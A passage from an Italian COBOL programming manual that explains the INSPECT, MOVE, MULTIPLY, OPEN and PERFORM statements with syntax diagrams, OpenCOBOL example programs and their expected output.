    |                                          \                /  `-- \ -----    /           \                / --'  |
    <                                                                                                                 >
    |  /  ALL       \  /                \      /                \  .-- /          \           /                \ --.  |
    |  |  ---       |  | identifier-3   |      | identifier-5   |  |   | BEFORE   |           |  identifier-4  |   |  |
    |  <  LEADING   >  <                > BY   <                >  |   < ------   >  INITIAL  <                >   |  |
    |  |  -------   |  | literal-1      | --   | literal-3      |  |   | AFTER    |           |  literal-2     |   |  |
    \  \  FIRST     /  \                /      \                /  `-- \ -----    /           \                / --'  /
          -----
```

Conteggio e sostituzione

```
INSPECT identifier-1 TALLYING
-------              --------

    /                     /                                      .-- /          \           /                \ --.  \     \
    |                     |                                      |   | BEFORE   |           |  identifier-4  |   |  |     |
    |                     |  CHARACTERS                          |   < ------   >  INITIAL  <                >   |  |     |
    |                     |  ----------                          |   | AFTER    |           |  literal-2     |   |  |     |
    |                     |                                      `-- \ -----    /           \                / --'  |     |
    <  identifier-2  FOR  <                                                                                         >...  >...
    |                ---  |  /           \  /                 \  .-- /          \           /                \ --.  |     |
    |                     |  |  ALL      |  |  identifier-3   |  |   | BEFORE   |           |  identifier-4  |   |  |     |
    |                     |  <  ---      >  <                 >  |   < ------   >  INITIAL  <                >   |  |     |
    |                     |  |  LEADING  |  |  literal-1      |  |   | AFTER    |           |  literal-2     |   |  |     |
    \                     \  \  -------  /  \                 /  `-- \ -----    /           \                / --'  /     /

    REPLACING
    ---------

    /                                          /                \  .-- /          \           /                \ --.  \
    |                                          | identifier-5   |  |   | BEFORE   |           |  identifier-4  |   |  |
    |  CHARACTERS                         BY   <                >  |   < ------   >  INITIAL  <                >   |  |
    |  ----------                         --   | literal-3      |  |   | AFTER    |           |  literal-2     |   |  |
    |                                          \                /  `-- \ -----    /           \                / --'  |
    <                                                                                                                 >
    |  /  ALL       \  /                \      /                \  .-- /          \           /                \ --.  |
    |  |  ---       |  | identifier-3   |      | identifier-5   |  |   | BEFORE   |           |  identifier-4  |   |  |
    |  <  LEADING   >  <                > BY   <                >  |   < ------   >  INITIAL  <                >   |  |
    |  |  -------   |  | literal-1      | --   | literal-3      |  |   | AFTER    |           |  literal-2     |   |  |
    \  \  FIRST     /  \                /      \                /  `-- \ -----    /           \                / --'  /
          -----
```

In tutti gli schemi sintattici, la variabile indicata dopo la parola '**`INSPECT`**', che viene annotata come ***identifier-1***, deve contenere una stringa di caratteri, da scandire.

L'opzione '**`BEFORE`**' o '**`AFTER`**', permette di individuare una posizione nella stringa, da prendere come limite finale, o come punto iniziale, per l'elaborazione. In pratica, la variabile ***identifier-4***, o la costante letterale ***literal-2***, serve a rappresentare una sottostringa (anche un solo carattere), che all'interno della stringa complessiva si trova per prima (a partire da sinistra); se si usa la parola '**`BEFORE`**', l'elaborazione deve avvenire nella parta iniziale della stringa, fino a quella sottostringa di riferimento esclusa; se si usa la parola '**`AFTER`**', l'elaborazione deve avvenire nella parta finale della stringa, subito dopo quella sottostringa. Naturalmente, se la sottostringa indicata non esiste nella stringa, è come se l'opzione '**`BEFORE`**' o '**`AFTER`**' non fosse stata aggiunta.

Con il primo schema sintattico, si vogliono contare i caratteri della stringa che soddisfano certe condizioni. Il conteggio viene eseguito incrementando il valore contenuto nella variabile indicata nello schema come ***identifier-2***, che deve essere numerica. Si osservi che la variabile non viene azzerata automaticamente, pertanto il suo valore iniziale viene sommato al conteggio eseguito.

Il conteggio può riguardare tutti i caratteri della stringa o della porzione iniziale o finale selezionata, utilizzando la parola '**`CHARACTERS`**'. Si osservi l'esempio successivo che utilizza solo questo tipo di conteggio.

Listato 681.36. Programma elementare che scandisce una stringa e conta i caratteri contenuti.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    TEST-INSPECT-TALLYING-1.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500                OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-15.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 77  STRINGA-DI-CARATTERI PIC X(30).
001400 77  CONTATORE-1          PIC 99 VALUE IS 0.
001500 77  CONTATORE-2          PIC 99 VALUE IS 0.
001600 77  CONTATORE-3          PIC 99 VALUE IS 0.
001700*
001800 PROCEDURE DIVISION.
001900*------------------------- LIVELLO 0 -----------------------------
002000 MAIN.
002100     MOVE "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123"
002200          TO STRINGA-DI-CARATTERI.
002300     INSPECT STRINGA-DI-CARATTERI
002400             TALLYING CONTATORE-1
002500             FOR CHARACTERS,
002600             TALLYING CONTATORE-2
002700             FOR CHARACTERS BEFORE INITIAL "H",
002800             TALLYING CONTATORE-3
002900             FOR CHARACTERS AFTER INITIAL "H".
003000     DISPLAY "CONTATORI: ", CONTATORE-1, " ", CONTATORE-2, " ",
003100             CONTATORE-3.
003200     STOP RUN.
```

L'esempio appena mostrato utilizza un'istruzione '**INSPECT**' per contare tre cose in una stringa, con una sola scansione: i caratteri contenuti in tutta la stringa; i caratteri fino alla comparsa della prima lettera «H»; i caratteri che si trovano dopo la lettera «H»:

```
                 30 caratteri
          <------------------------------>
          ABCDEFGHIJKLMNOPQRSTUVWXYZ0123
          <-----> <---------------------->
      7 caratteri      22 caratteri
```

Compilando l'esempio e avviando il programma eseguibile che si ottiene, si dovrebbe vedere il risultato seguente:


```
CONTATORI: 30 07 22
```

Con la parola '**ALL**' si intendono contare tutte le corrispondenze con una certa sottostrin-

ga (***identifier-3*** o ***literal-1***), contenuta nella stringa complessiva o nella porzione specificata successivamente. Con la parola '**LEADING**', si vogliono contare solo le corrispondenze che avvengono in modo contiguo, purché inizino dal principio della zona di interesse.

Listato 681.39. Programma elementare che scandisce una stringa e conta i caratteri che corrispondono a delle sottostringhe.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-INSPECT-TALLYING-2.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-15.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 77  STRINGA-DI-CARATTERI PIC X(30).
001400 77  CONTATORE-1          PIC 99 VALUE IS 0.
001500 77  CONTATORE-2          PIC 99 VALUE IS 0.
001600 77  CONTATORE-3          PIC 99 VALUE IS 0.
001700*
001800 PROCEDURE DIVISION.
001900*------------------------- LIVELLO 0 -----------------------------
002000 MAIN.
002100     MOVE "ABCDEFGHIAAAABBBBCCCCDDDDEEEEF"
002200          TO STRINGA-DI-CARATTERI.
002300     INSPECT STRINGA-DI-CARATTERI
002400             TALLYING CONTATORE-1
002500             FOR ALL "E",
002600             TALLYING CONTATORE-2
002700             FOR LEADING "A" AFTER INITIAL "I",
002800             TALLYING CONTATORE-3
002900             FOR LEADING "B" BEFORE INITIAL "I".
003000     DISPLAY "CONTATORI: ", CONTATORE-1, " ", CONTATORE-2, " ",
003100             CONTATORE-3.
003200     STOP RUN.
```

In questo esempio viene cercata la corrispondenza con tutte le lettere «E»; le lettere «A» adiacenti che iniziano a partire dalla prima apparizione della lettera «I»; le lettere «B» adiacenti e iniziali, che si trovano prima di quella stessa lettera «I».

```
                5 lettere «E»
           -------------------------
           |                    ||||
      ABCDEFGHIAAAABBBBCCCCDDDDEEEEF
               |\\\\
               | ¯¯¯¯¯¯4 lettere «A» adiacenti e iniziali
               |
     lettera «I» di riferimento

  Non ci sono lettere «B» adiacenti e iniziali
  prima del riferimento.
```

Compilando l'esempio e avviando il programma eseguibile che si ottiene, si dovrebbe vedere il risultato seguente:

```
CONTATORI: 05 04 00
```

Il secondo schema sintattico mostra l'uso di '**`INSPECT`**' per rimpiazzare delle sottostringhe. L'interpretazione dello schema è simile a quella del conteggio, con la differenza che si aggiunge la parola chiave '**`BY`**', che ha alla sinistra la sottostringa da rimpiazzare e alla destra il suo nuovo valore. Quando si usa la parola '**`CHARACTERS`**', si intende rimpiazzare tutta la stringa (o tutta la porzione prima o dopo un certo riferimento), con qualcosa con un carattere; le parole '**`ALL`**' e '**`LEADING`**' funzionano sostanzialmente come nel conteggio, riferendosi a tutte le sottostringhe di un certo tipo o a tutte le sottostringhe iniziali e adiacenti, dello stesso tipo. In questo schema, si aggiunge la parola '**`FIRST`**', che identifica solo una prima corrispondenza, non ripetuta.

Listato 681.42. Programma che scandisce una stringa e sostituisce alcuni suoi contenuti. Il programma sfrutta un'estensione al linguaggio standard, che permette di eseguire più sostituzioni in una sola istruzione '**`INSPECT`**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-INSPECT-REPLACING.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-15.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 77  STRINGA-DI-CARATTERI PIC X(30).
001400*
001500 PROCEDURE DIVISION.
001600*------------------------- LIVELLO 0 -----------------------------
001700 MAIN.
001800     MOVE "AAAAAABBBBBBCCCCCCDDDDDDEEEEEE"
001900          TO STRINGA-DI-CARATTERI.
002000     INSPECT STRINGA-DI-CARATTERI REPLACING
002100             CHARACTERS BY "X" AFTER INITIAL "DDD",
002200             LEADING "BB" BY "YZ" AFTER INITIAL "AAAAAA",
```

```
002300              FIRST "C" BY "W",
002400              ALL "C" BY "P".
002500      DISPLAY STRINGA-DI-CARATTERI.
002600      STOP RUN.
```

L'esempio appena mostrato sfrutta un'estensione al linguaggio tradizionale, in modo da ottenere più sostituzioni con una sola passata. L'esempio fatto in questo modo permette di capire cosa succede in queste situazioni particolari.

```
AAAAAABBBBBBCCCCCCDDDDDDEEEEEE
                     XXXXXXXXX  CHARACTERS BY "X" AFTER INITIAL "DDD"
      YZYZYZ                    LEADING "BB" BY "YZ" AFTER INITIAL "AAAAAA"
            W                   FIRST "C" BY "W"
             PPPPP              ALL "C" BY "P"
AAAAAAYZYZYZWPPPPPDDDXXXXXXXXX
```

Compilando l'esempio e avviando il programma eseguibile che si ottiene, si dovrebbe vedere il risultato seguente che rappresenta soltanto il contenuto finale della variabile elaborata:

```
AAAAAAYZYZYZWPPPPPDDDXXXXXXXXX
```

681.12 Istruzione «MOVE»

L'istruzione '**MOVE**' copia o assegna un valore in una o più variabili di destinazione. Sono disponibili due modi di usare questa istruzione:

```
      /              \
      | identifier-1 |
MOVE  <              >  TO  { identifier-2 }...
----  | literal-1    |  --
      \              /
```

Oppure:

```
      /               \
      | CORRESPONDING |
MOVE  < ------------- >  identifier-1  TO  { identifier-2 }...
----  | CORR          |                --
      \ ----          /
```

Nel primo caso, ciò che appare dopo la parola chiave '**MOVE**' può essere il nome di una variabile, oppure una costante. Il valore contenuto nella variabile o rappresentato dalla costante, viene copiato in tutte le variabili indicate dopo la parola '**TO**', rispettando eventualmente le regole di modifica stabilite dai modelli di definizione delle variabili.

Nel secondo caso, avendo aggiunto la parola '**CORRESPONDING**' (o soltanto '**CORR**'), si copia il contenuto di una variabile strutturata in una o più variabili strutturate, abbinando però i campi aventi lo stesso nome. In pratica, con il secondo schema si vogliono copiare i campi della prima variabile strutturata che hanno gli stessi nomi di quelli contenuti nella seconda variabile strutturata. Diversamente, per una copia di una variabile strutturata in altre variabili, mantenendo inalterata la struttura originale dei dati, si usa il primo schema sintattico.

È bene ricordare che in alcuni casi la copia dei dati non può essere eseguita; per esempio non si può assegnare a una variabile numerica un'informazione alfanumerica (tenendo conto che

una variabile numerica che contiene delle regole di modifica, all'atto della sua lettura offre un'informazione alfanumerica).

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-MOVE.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-28.
000500
000600 ENVIRONMENT DIVISION.
000700
000800 DATA DIVISION.
000900
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-1.
001200     02 A          PIC 999V99.
001300     02 B          PIC X(10).
001400     02 C          PIC 99999.
001500
001600 01  RECORD-2.
001700     02 C          PIC 9999999.
001800     02 B          PIC X(12).
001900     02 A          PIC 9999V999.
002000
002100 PROCEDURE DIVISION.
002200
002300 MAIN.
002400     MOVE 123.45       TO A OF RECORD-1.
002500     MOVE "ABCDEFGHIJ" TO B OF RECORD-1.
002600     MOVE 12345        TO C OF RECORD-1.
002700     DISPLAY "RECORD-1: ", RECORD-1.
002800     DISPLAY "    A:    ", A OF RECORD-1.
002900     DISPLAY "    B:    ", B OF RECORD-1.
003000     DISPLAY "    C:    ", C OF RECORD-1.
003100
003200     MOVE RECORD-1 TO RECORD-2.
003300     DISPLAY "RECORD-2: ", RECORD-2
003400     DISPLAY "    A:    ", A OF RECORD-2.
003500     DISPLAY "    B:    ", B OF RECORD-2.
003600     DISPLAY "    C:    ", C OF RECORD-2.
003700
003800     MOVE CORRESPONDING RECORD-1 TO RECORD-2.
003900     DISPLAY "RECORD-2: ", RECORD-2
004000     DISPLAY "    A:    ", A OF RECORD-2.
004100     DISPLAY "    B:    ", B OF RECORD-2.
004200     DISPLAY "    C:    ", C OF RECORD-2.
004300
004400     STOP RUN.
```

L'esempio mostra un programma in cui ci sono due variabili strutturate, contenenti campi, simili, con lo stesso nome, ordinati in modo differente. Dopo aver assegnato dei valori ai campi della prima variabile, il contenuto della variabile viene copiato nella seconda; successivamente, viene ripetuta la copia in modo corrispondente.

Se si compila il programma con OpenCOBOL e si avvia ciò che si ottiene, si dovrebbe vedere un risultato simile a quello seguente, dove si può notare la differenza tra un tipo di copia e l'altra:

```
RECORD-1: 12345ABCDEFGHIJ12345
    A:    123.45
    B:    ABCDEFGHIJ
    C:    12345
RECORD-2: 12345ABCDEFGHIJ12345
    A:    5   .000
    B:    CDEFGHIJ1234
    C:    12345A
RECORD-2: 0012345ABCDEFGHIJ  0123450
    A:    0123.450
    B:    ABCDEFGHIJ
    C:    0012345
```

Si osservi che una variabile di tipo '**INDEX**' non può essere usata con l'istruzione '**MOVE**'. Per assegnare un valore a una tale variabile occorre servirsi dell'istruzione '**SET**'.

681.13 Istruzione «MULTIPLY»

L'istruzione '**MULTIPLY**' consente di eseguire delle moltiplicazioni. Sono previsti due diversi formati per l'utilizzo di questa istruzione.

```
          /              \
          | identifier-1 |
MULTIPLY  <              >  BY  { identifier-2 [ROUNDED] }...
--------  | literal-1    |  --                  -------
          \              /

    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Nello schema sintattico appena mostrato, si vede che dopo la parola chiave '**MULTIPLY**' viene indicato un valore, in forma costante o attraverso una variabile; questo valore viene moltiplicato per la variabile indicata dopo la parola chiave '**BY**' e il risultato viene assegnato alla stessa variabile che funge da moltiplicatore. Se appaiono più variabili dopo la parola '**BY**', la moltiplicazione viene ripetuta per ognuna di quelle, assegnando rispettivamente il risultato.

L'opzione '**ROUNDED**' richiede di eseguire un arrotondamento se la variabile ricevente non può rappresentare in modo esatto il valore; l'opzione '**SIZE ERROR**' serve a eseguire un'istruzione nel caso una delle variabili riceventi non possa accogliere la porzione più significativa del valore ottenuto dalla somma. Si osservi l'esempio seguente:

```
000000     MULTIPLY 100 BY A.
```

Supponendo che la variabile '**A**', prima della divisione contenga il valore 5, dopo l'operazione contiene il valore 500 (100×5). Si potrebbe scrivere la stessa cosa utilizzando l'istruzione '**COMPUTE**':

```
000000     COMPUTE A = 100 * A.
```

Lo schema sintattico successivo mostra l'utilizzo di '**MULTIPLY**' in modo da non alterare i valori utilizzati come moltiplicatori:

```
                  /              \       /              \
                  | identifier-1 |       | identifier-2 |
        MULTIPLY  <              >   BY  <              >
        --------  | literal-1    |   --  | literal-2    |
                  \              /       \              /

            GIVING identifier-3  [ROUNDED]
            ------                -------
            [ ON SIZE ERROR  imperative-statement ]
                 ---- -----
```

Nella forma appena mostrata, la moltiplicazione avviene immettendo il risultato dell'operazione nella variabile indicata dopo la parola '**GIVING**'. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'. Si osservi l'esempio seguente che ripete sostanzialmente l'esempio già mostrato in precedenza:

```
000000     MULTIPLY 100 BY 5 GIVING A.
```

681.14 Istruzione «OPEN»

L'istruzione '**OPEN**' serve ad aprire un file, o un gruppo di file, specificando la modalità di accesso. Quando l'accesso a un file richiede l'esecuzione di alcune procedure meccaniche preliminari, questa istruzione serve a eseguirle. L'istruzione '**OPEN**' non riguarda i file dichiarati esplicitamente per il riordino e la fusione.

```
      /  INPUT   { file-name  [ WITH NO REWIND ] }...  \
      |  -----                       -- ------          |
      |  OUTPUT  { file-name  [ WITH NO REWIND ] }...  |
OPEN  <  ------                      -- ------          >...
----  |  I-O     { file-name }...                       |
      |  ---                                            |
      \  EXTEND  { file-name }...                       /
         ------
```

Dopo la parola chiave '**OPEN**' inizia l'elenco dei file che si vogliono aprire, cominciando con la parola chiave che definisce la modalità di accesso desiderata: '**INPUT**' richiede un accesso in lettura; '**OUTPUT**' un accesso in scrittura; '**I-O**' un accesso in lettura e scrittura; '**EXTEND**' un accesso in estensione (scrittura).

Il tipo di accesso consentito dipende dall'organizzazione dei file o dalla modalità di accesso; nelle versioni più vecchie del linguaggio, l'apertura in estensione ('**EXTEND**') può essere usata soltanto per i file sequenziali; l'apertura in lettura e scrittura ('**I-O**') richiede che il file sia collocato in un'unità di memorizzazione ad accesso diretto, come nel caso dei dischi.

L'opzione '**NO REWIND**' si riferisce al riavvolgimento automatico del nastro, che riguarda, evidentemente, solo file sequenziali su unità ad accesso sequenziale, che possono richiedere un'operazione di riavvolgimento. Se si usa questa opzione, si intende evitare che il nastro venga riavvolto automaticamente alla chiusura del file stesso. Per i file su disco, o comunque

su unità ad accesso diretto, anche se si tratta di file con organizzazione sequenziale, questa opzione non deve essere usata.

Quando un file viene aperto (con questa istruzione) è possibile accedervi secondo la modalità prevista, con le istruzioni appropriate. L'apertura va eseguita una sola volta e la chiusura (con l'istruzione '**`CLOSE`**') dichiara la conclusione delle operazioni con quel file. Se un file deve essere riaperto all'interno del programma, probabilmente perché vi si vuole accedere secondo una modalità differente, o per altri motivi, è necessario che alla chiusura non sia utilizzata l'opzione '**`lock`**', che altrimenti impedirebbe di farlo.

L'apertura in lettura che si ottiene con la parola chiave '**`READ`**' serve ad accedere a un file esistente in modo da poter leggere il suo contenuto; l'apertura fa sì che la posizione relativa, iniziale, all'interno del file, corrisponda al primo record logico. Se il file non esiste, si presenta una condizione di errore.

L'apertura in scrittura che si ottiene con la parola chiave '**`OUTPUT`**' serve a **creare** un file, ma se il file esiste già, questo viene azzerato completamente.

L'apertura in lettura e scrittura che si ottiene con la parola chiave '**`I-O`**' serve a permettere l'accesso a un file esistente, sia per leggere i dati, sia per modificarli. La posizione relativa iniziale è quella del primo record logico.

L'apertura in estensione che si ottiene con la parola chiave '**`EXTEND`**', può essere utilizzata soltanto con file sequenziali e serve a consentire l'aggiunta di record a partire dalla fine del file iniziale. Pertanto, il puntatore relativo iniziale si trova dopo la fine dell'ultimo record logico e l'utilizzo di questo file avviene nello stesso modo di un'apertura in scrittura, con la differenza che il contenuto precedente non viene cancellato.

Se il file che viene aperto è associato a una variabile indicata con l'opzione '**`FILE STATUS`**' nell'istruzione '**`SELECT`**' (nella sezione '**`FILE-CONTROL`**' di '**`ENVIRONMENT DIVISION`**'), il valore di tale variabile viene aggiornato.

Tabella 681.55. File con organizzazione sequenziale (e accesso sequenziale).

Istruzione	Apertura in lettura ('**`INPUT`**')	Apertura in scrittura ('**`OUTPUT`**')	Apertura in lettura e scrittura ('**`I-O`**')	Apertura in estensione ('**`EXTEND`**')
`READ`	X		X	
`WRITE`		X		X
`REWRITE`			X	

Tabella 681.56. File con organizzazione relativa o a indice, con accesso sequenziale.

Istruzione	Apertura in lettura (‘**INPUT**’)	Apertura in scrittura (‘**OUTPUT**’)	Apertura in lettura e scrittura (‘**I-O**’)
`READ`	X		X
`WRITE`		X	
`REWRITE`			X
`START`	X		X
`DELETE`			X

Tabella 681.57. File con organizzazione relativa o a indice, con accesso diretto (*random*).

Istruzione	Apertura in lettura (‘**INPUT**’)	Apertura in scrittura (‘**OUTPUT**’)	Apertura in lettura e scrittura (‘**I-O**’)
`READ`	X		X
`WRITE`		X	X
`REWRITE`			X
`START`			
`DELETE`			X

Tabella 681.58. File con organizzazione relativa o a indice, con accesso dinamico.

Istruzione	Apertura in lettura (‘**INPUT**’)	Apertura in scrittura (‘**OUTPUT**’)	Apertura in lettura e scrittura (‘**I-O**’)
`READ`	X		X
`WRITE`		X	X
`REWRITE`			X
`START`	X		X
`DELETE`			X

681.15 Istruzione «PERFORM»

L’istruzione ‘**PERFORM**’ consente di eseguire un gruppo di istruzioni, contenute all’interno di sezioni o di paragrafi della divisione ‘**PROCEDURE DIVISION**’, riprendendo poi il funzionamento nell’istruzione successiva.

Sono disponibili schemi sintattici diversi, perché la chiamata di queste procedure può essere gestita in maniere differenti. In effetti, questa istruzione è il mezzo con cui realizzare delle iterazioni, normali e con enumerazione, pertanto si rende necessaria questa flessibilità da parte dell’istruzione ‘**PERFORM**’.

Nelle sezioni successive vengono descritte le varie forme di utilizzo dell'istruzione '**PERFORM**', per livelli successivi di complessità. Si tenga conto che la spiegazione riguardo al funzionamento per un certo livello, riguarda anche quelli più complessi successivi.


681.15.1 Chiamata semplice

```
                            .--  /           \                  --.
                            |    |  THROUGH  |                    |
PERFORM  procedure-name-1   |    <  -------  >  procedure-name-2  |
-------                     |    |  THRU     |                    |
                            `--  \  ----     /                  --'
```

Secondo la forma di utilizzo più semplice dell'istruzione '**PERFORM**', la chiamata esegue una volta sola l'intervallo di procedure indicate. Per procedure qui si intendono dei paragrafi, oppure delle sezioni intere della divisione '**PROCEDURE DIVISION**'.

Se si indica soltanto un nome (di paragrafo o di sezione), si intende eseguire solo la procedura relativa; se si indica la parola '**THROUGH**' o '**THRU**' seguita da un altro nome, si intendono eseguire tutti i paragrafi o tutte le sezioni dal primo al secondo nome incluso.

Il fatto che la chiamata di una procedura avvenga in modo così libero, implica la necessità di stabilire delle restrizioni alle chiamate annidate: una procedura, o un insieme di procedure chiamate attraverso l'istruzione '**PERFORM**', possono contenere delle chiamate annidate. Queste chiamate interne, per poter essere eseguite correttamente, devono riguardare delle procedure più interne, oppure completamente esterne.

Figura 681.60. Schematizzazione delle forme di annidamento consentite e di quella non consentita (sbarrata).

La figura mostra schematicamente i vari modi in cui le istruzioni '**PERFORM**' possono annidarsi, o possono in qualche modo riguardare le stesse porzioni di codice. L'ultimo esempio, in basso a destra, non è ammissibile perché la chiamata dei paragrafi da '**D**' a '**F**' verrebbe interrotta alla conclusione del paragrafo '**D**', con il rientro dalla prima istruzione '**PERFORM**'.

681.15.2 Chiamata ripetuta un certo numero di volte

```
                            .--  /           \                    --.
                            |    |  THROUGH  |                      |
PERFORM  procedure-name-1   |    <  -------  >  procedure-name-2    |
-------                     |    |  THRU     |                      |
                            `--  \  ----     /                    --'
           /                 \
           |  identifier-1   |
           <                 >  TIMES
           |  integer-1      |  -----
           \                 /
```

Aggiungendo allo schema già visto un numero intero, espresso sia in forma costante, sia attraverso una variabile, seguito dalla parola '**TIMES**', si intende ottenere a ripetizione della chiamata del gruppo di procedure indicato per quella quantità di volte.

Se il valore numerico indicato è pari a zero, oppure si tratta di un numero negativo, la chiamata delle procedure viene ignorata semplicemente.

681.15.3 Chiamata ripetuta con condizione di uscita

